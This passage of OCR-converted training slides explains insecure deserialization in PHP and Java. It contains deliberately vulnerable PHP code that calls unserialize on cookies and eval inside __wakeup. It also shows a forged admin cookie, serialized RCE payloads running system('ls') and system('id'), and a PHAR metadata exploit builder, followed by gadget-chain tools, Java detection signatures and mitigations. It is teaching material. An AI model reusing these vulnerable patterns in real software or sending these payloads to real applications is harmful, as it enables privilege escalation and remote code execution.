  - Look for the usage of the following functions in the codebase
    - serialize()
    - unserialize()
  - Use semgrep

Exploiting Insecure Deserialization in PHP

- Escalating your privileges with insecure deserialization




```php
if (!isset($_COOKIE["user"])) {

    $normal_user = new User("user", False);
    $serialized_user = serialize($normal_user);
    $cookie_value = base64_encode($serialized_user);

    setcookie("user", $cookie_value, time() + 3600);

} else {
    $user_cookie = $_COOKIE["user"];
    $b64_decode_cookie = base64_decode($user_cookie);
    $deserialize_cookie = unserialize($b64_decode_cookie);
    if ($deserialize_cookie->is_admin) {
        echo "<center><h1> Welcome admin </h1></center>";
    } else {
        echo "<center><h1> Welcome " . $deserialize_cookie->name . " </h1></center>";
    }
}
```


Exploiting Insecure Deserialization in PHP

- Escalating your privileges with insecure deserialization

Normal user cookie:



```
O:4:"User":2:{s:4:"name";s:4:"user";s:8:"is_admin";b:0;}
```




Welcome user


Exploiting Insecure Deserialization in PHP

- Escalating your privileges with insecure deserialization

Admin cookie



```
O:4:"User":2:{s:4:"name";s:4:"user";s:8:"is_admin";b:1;}
```



Welcome admin

Exploiting Insecure Deserialization in PHP

- Insecure Deserialization to RCE

    In PHP unlike Python, you can't inject arbitrary objects to achieve RCE. In PHP you are limited to the runtime environment and the available classes (custom and built-in classes), you can manipulate object properties, to bypass limitations or privilege escalation, and in some scenarios, you can chain objects to achieve RCE


Exploiting Insecure Deserialization in PHP

Magic methods : PHP magic methods are special methods that are called automatically when certain conditions are met.

Examples of magic methods:


- __construct() : This method gets called automatically every time the object of a particular class is created.
- __destruct() : this method is called when the object is destroyed and no longer in use.
- __toString() : This method is called when we need to convert the object into a string.
- __wakeup() : This method is called when when an object is unserialized.

Exploiting Insecure Deserialization in PHP



```
class RunCode{
    public $Code;
    function __construct(){
    }
    function __wakeup(){
        if(isset($this->Code)){
            eval($this->Code);
        }
    }
}
```

Vulnerable code




```
$exploit = new RunCode();
$exploit->code = "system('ls');";
echo urlencode(base64_encode(serialize($exploit)));
```


Exploit code

Exploiting Insecure Deserialization in PHP

Serialized exploit



```
O:7:"RunCode":1:{s:4:"code";s:13:"system('ls');";}
```



```
serialize_2_rce.php serialize.php serialize.png
```

Welcome

Exploiting Insecure Deserialization in PHP [PHAR exploit]

What is the PHP wrappers?

PHP wrappers are built-in protocols that allow PHP to access various resources using a standardized syntax. Common PHP wrappers include http:// for accessing remote files over HTTP, file:// for accessing local files, ftp:// for accessing files via FTP, and phar:// for accessing PHP Archives. (PHP Supported Protocols and Wrappers)

What is the PHP PHAR?

A PHP PHAR (PHP Archive) is a file format used to package PHP applications or libraries into a single archive file. It allows bundling of PHP scripts, assets, and dependencies into a self-contained executable file, making it easier to distribute and deploy PHP applications. PHAR files can be executed directly or loaded as libraries within PHP applications.

Exploiting Insecure Deserialization in PHP [PHAR exploit]

Phar components:


1. Stub: The entry point and metadata of the PHAR archive. It contains the PHP code that is executed when the PHAR is run.
2. Files: The actual PHP scripts, assets, or data files contained within the PHAR archive.
3. Signature: A cryptographic signature used to verify the integrity and authenticity of the PHAR archive.
4. Manifest: A list of files and their associated metadata, providing information about the contents of the PHAR archive.

Exploiting Insecure Deserialization in PHP [PHAR exploit]

How PHAR insecure deserialization happens?

PHAR archives metadata is serializable, if an attacker crafted a special PHAR archive and injected a malicious object in the archive's metadata, and the vulnerable application interacted with the malicious file with one of the file system function like fopen(), file_exists() or any other function utilizing that phar:// wrapper, the serialized object will be automatically deserialized and the attacker will hijack the app flow

Exploiting Insecure Deserialization in PHP [PHAR exploit]




```
# create a new object from Phar object
$phar = new Phar('exploit.phar');

# Start buffering Phar write operations, do not modify the Phar object on disk
$phar->startBuffering();

#  Add a file from a string
$phar->addFromString('test.txt', 'text');

# the stub can contain any code but must end with __HALT_COMPILER()
$phar->setStub("<?php echo 'Arbitrary code!'; __HALT_COMPILER(); ?>");

# creat a new object from the RunCode class
$exploit = new RunCode();
$exploit->code = "system('id');";

# add the exploit object to the metadata
$phar->setMetadata($exploit);

# Stop buffering write requests to the Phar archive, and save changes to disk
$phar->stopBuffering();
```

Creating PHAR Archive

Exploiting Insecure Deserialization in PHP [PHAR exploit]

PHAR insecure deserialized Note:

Exploiting PHAR insecure deserialization in PHP 8 and later is no longer possible via file system functions, that's because PHP developers have disabled the PHAR metadata deserialization, as a security mechanism, the only case that metadata will be deserialized if you tried to access it with the getMetadata() method (source: https://wiki.php.net/rfc/phar_stop_autoloading_metadata)



```
$phr = new Phar("exploit.phar");
$phr->getMetadata();
```

Exploiting Insecure Deserialization in PHP [Gadget Chains]

What is the Gadget Chains?

Deserialization gadget chains are a sequence of objects or classes used to exploit insecure deserialization vulnerabilities. These chains leverage the deserialization process to execute arbitrary code or achieve unintended behavior in an application. They are typically crafted to take advantage of the specific logic or vulnerabilities present in the target application's deserialization mechanism.

You can exploit documented gadget chains with PHPGGC

> ***PHPGGC is a library of unserialize() payloads along with a tool to generate them, from command line or programmatically*. When encountering an unserialize on a website you don't have the code of, or simply when trying to build an exploit, this tool allows you to generate the payload without having to go through the tedious steps of finding gadgets and combining them. It can be seen as the equivalent of frohoff's ysoserial, but for PHP. Currently, the tool supports gadget chains such as: CodeIgniter4, Doctrine, Drupal7, Guzzle, Laravel, Magento, Monolog, Phalcon, Podio, Slim, SwiftMailer, Symfony, Wordpress, Yii and ZendFramework.**

Java Insecure Deserialization Detection

- **Blackbox Testing**
  - Check if the serialized object starts with the following characters:
    - HEX: AC ED 00 05
    - Base64: rO0A

- **Whitebox Testing**
  - Check if the following classes used in the Code base
    - `XMLdecoder`
    - `XStream` with `fromXML` method
    - `ObjectInputStream` with `readObject`
    - Uses of `readObject`, `readObjectNoData`, `readResolve` or `readExternal`
    - `ObjectInputStream.readUnshared`
    - `Serializable: an interface that tells java that the object is serializable`

Java Insecure Deserialization Exploitation

What is the gadget Chains?

An insecure deserialization gadget chain refers to a sequence of serialized objects with specific properties that, when deserialized in a vulnerable application, exploit the deserialization process to execute unintended actions. These chains typically involve manipulating object properties and methods to achieve unauthorized access, remote code execution, or other security vulnerabilities.




Image source: infosecwriteups

Java Insecure Deserialization Exploitation

How to exploit insecure deserialization in java?

To exploit an insecure deserialization vulnerability, you typically need to analyze the source code of the vulnerable application to understand its deserialization process. Based on that analysis, you can construct a gadget chain, which is a sequence of serialized objects with specific properties that, when deserialized, trigger unintended behavior.

Alternatively, there are publicly known gadget chains available for popular frameworks, which can be used to exploit vulnerabilities in those frameworks without the need for custom analysis. In Java, tools like YsoSerial can help generate payloads that contain the necessary gadget chains for exploitation.

Insecure Deserialization Mitigation

- Do Not Accept Serialized Objects from Untrusted Sources
- Integrity checks, such as digital signatures, should be applied to serialized objects to stop malicious object creation and data modification.
- Enforce strict type constraints during deserialization before creating objects as the code typically expects a specified range of classes.
- Isolate and run code that deserializes in low privilege environments where possible.
- Log deserialization exceptions and failures, such as where the incoming type is not the expected type, or the deserialization throws exceptions.
- Using Alternative Data Formats (json, xml)

Sources

- https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html
- https://redfoxsec.com/blog/insecure-deserialization-in-php/
- https://resources.infosecinstitute.com/topic/10-steps-avoid-insecure-deserialization/
- https://learn.snyk.io/lessons/insecure-deserialization/java/#step-3IpbVzaPWMYvhr6HwlwAwL
- https://github.com/frohoff/ysoserial
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Insecure%20Deserialization
- https://github.com/ambionics/phpggc